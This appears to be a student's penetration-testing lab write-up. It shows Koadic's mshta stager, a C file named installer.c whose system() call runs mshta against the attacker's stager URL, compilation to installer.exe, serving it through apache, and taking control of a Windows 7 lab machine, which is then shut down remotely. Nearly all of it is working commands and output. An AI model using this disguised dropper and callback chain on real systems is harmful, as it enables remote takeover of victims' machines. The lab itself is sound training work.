

## Lab 4

```
(kali@kali)-[~]
$ sudo apt install koadic g++ mingw-w64
[sudo] password for kali:
g++ is already the newest version (4:14.2.0-1).
g++ set to manually installed.
Installing:
  koadic mingw-w64

Installing dependencies:
  g++-mingw-w64      g++-mingw-w64-x86-64-posix  gcc-mingw-w64-i686-posix-runtime
  g++-mingw-w64-i686  g++-mingw-w64-x86-64-win32  gcc-mingw-w64-x86-64
  g++-mingw-w64-i686-posix  gcc-mingw-w64      gcc-mingw-w64-x86-64-posix
  g++-mingw-w64-i686-win32  gcc-mingw-w64-i686  gcc-mingw-w64-x86-64-posix-runtime
  g++-mingw-w64-x86-64  gcc-mingw-w64-i686-posix  python3-rjsmin

Suggested packages:
  gcc-13-locales

Summary:
  Upgrading: 0, Installing: 17, Removing: 0, Not Upgrading: 0
  Download size: 145 MB
  Space needed: 600 MB / 56.3 GB available

Continue? [Y/n]
```

```
(koadic: sta/js/mshta)$ use stager/js/mshta
(koadic: sta/js/mshta)$ info
```

NAME	VALUE	REQ	DESCRIPTION
SRVHOST	172.23.185.125	yes	Where the stager should call home
SRVPORT	9999	yes	The port to listen for stagers on
EXPIRES		no	MM/DD/YYYY to stop calling home
KEYPATH		no	Private key for TLS communications
CERTPATH		no	Certificate for TLS communications
ENDPOINT	IK9v9	yes	URL path for callhome operations
MODULE		no	Module to run once zombie is staged
ONESHOT	false	yes	oneshot
AUTOFW	true	yes	automatically fix forwarded connection URLs

```
(koadic: sta/js/mshta)$ run
[+] Spawned a stager at http://192.168.123.10:9999/IK9v9
[>] mshta http://192.168.123.10:9999/IK9v9
```

Generated command and copied it

```
Shell No. 1
File Actions Edit View Help
#include <stdlib.h>^M
int main() {^M
    //run^M
    system("${mshta http://192.168.123.10:9999/IK9v9}");^M
```

Created installer.c

```
(kali@kali)-[~]
$ x86_64-w64-mingw32-gcc -o installer.exe installer.c
```

Executed the file

```
(kali㉿kali)-[~]  
$ sudo cp installer.exe /var/www/html/
```


Copied it

```
(kali㉿kali)-[~]  
$ ls -lah /var/www/html/  
  
total 136K  
drwxr-xr-x 2 root root 4.0K Mar 16 02:30 .  
drwxr-xr-x 3 root root 4.0K Aug 18 2024 ..  
-rw-r--r-- 1 root root 11K Aug 18 2024 index.html  
-rw-r--r-- 1 root root 615 Aug 18 2024 index.nginx-debian.html  
-rwxr-xr-x 1 root root 111K Mar 16 02:30 installer.exe
```


Confirmed its copied

```
(kali㉿kali)-[~]  
$ systemctl start apache2
```

Apache initiated



visited from windows lab and installed installer.exe



```
(koadic: sta/js/mshta)$ set SRVHOST 192.168.123.10
[+] SRVHOST => 192.168.123.10
(koadic: sta/js/mshta)$ run
[+] Spawned a stager at http://192.168.123.10:9999/p0YzX
[>] mshta http://192.168.123.10:9999/p0YzX
[+] Zombie 0: Staging new connection (192.168.123.70) on Stager 0
[+] Zombie 0: WIN-KPRS9IVQGF2\jcu-win-lab @ WIN-KPRS9IVQGF2 -- Windows 7 Ultimate
(koadic: sta/js/mshta)$
```

Access gained

```
(koadic: sta/js/mshta)$ zombies
```

ID	IP	STATUS	LAST SEEN
0	192.168.123.70	Alive	2025-03-16 02:54:58

Use "zombies ID" for detailed information about a session.  
Use "zombies IP" for sessions on a particular host.  
Use "zombies DOMAIN" for sessions on a particular Windows domain.  
Use "zombies killed" for sessions that have been manually killed.

See the commands

```
kali@kali: ~  
File Actions Edit View Help  
Use "zombies killed" for sessions that have been manually killed.  
(koadic: sta/js/mshta)$ zombies 0  
  
ID: 0  
Status: Alive  
First Seen: 2025-03-16 02:54:24  
Last Seen: 2025-03-16 02:57:14  
Listener: 0  
  
IP: 192.168.123.70  
User: WIN-KPRS9IVQGF2\jcu-win-lab  
Hostname: WIN-KPRS9IVQGF2  
Primary DC: Unknown  
OS: Windows 7 Ultimate  
OSBuild: 7601  
OSArch: 64  
Elevated: No  
  
User Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET  
CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)  
Session Key: c02a6730ca4b4c02b275a08a636d63f1  
  
JOB NAME STATUS ERRNO  
_____  
(koadic: sta/js/mshta)$
```


By typing zombies 0

Could gain information of win lab

```
(koadic: sta/js/mshta)$ use implant/manage/exec_cmd  
(koadic: imp/man/exec_cmd)$ info  
  
NAME VALUE REQ DESCRIPTION  
_____  
CMD hostname yes command to run  
OUTPUT true yes retrieve output?  
DIRECTORY %TEMP% no writeable directory for out  
ZOMBIE ALL yes the zombie to target  
  
(koadic: imp/man/exec_cmd)$ set CMD shutdown -s -t 1  
[+] CMD => shutdown -s -t 1  
(koadic: imp/man/exec_cmd)$
```



## Used implant and set cmd to shutdown



With few notifications saying this application is no longer valid the win lab was shut down

finding and using vulnerabilities in outdated services like apache and samba is important and use of exploitdb is essential as well

this lab emphasizes importance of patching services up to date to avoid any possible vulnerabilities, on the other hand as an attacking perspective, looking for unpatched services would be focused target since it is stage of granting access to a system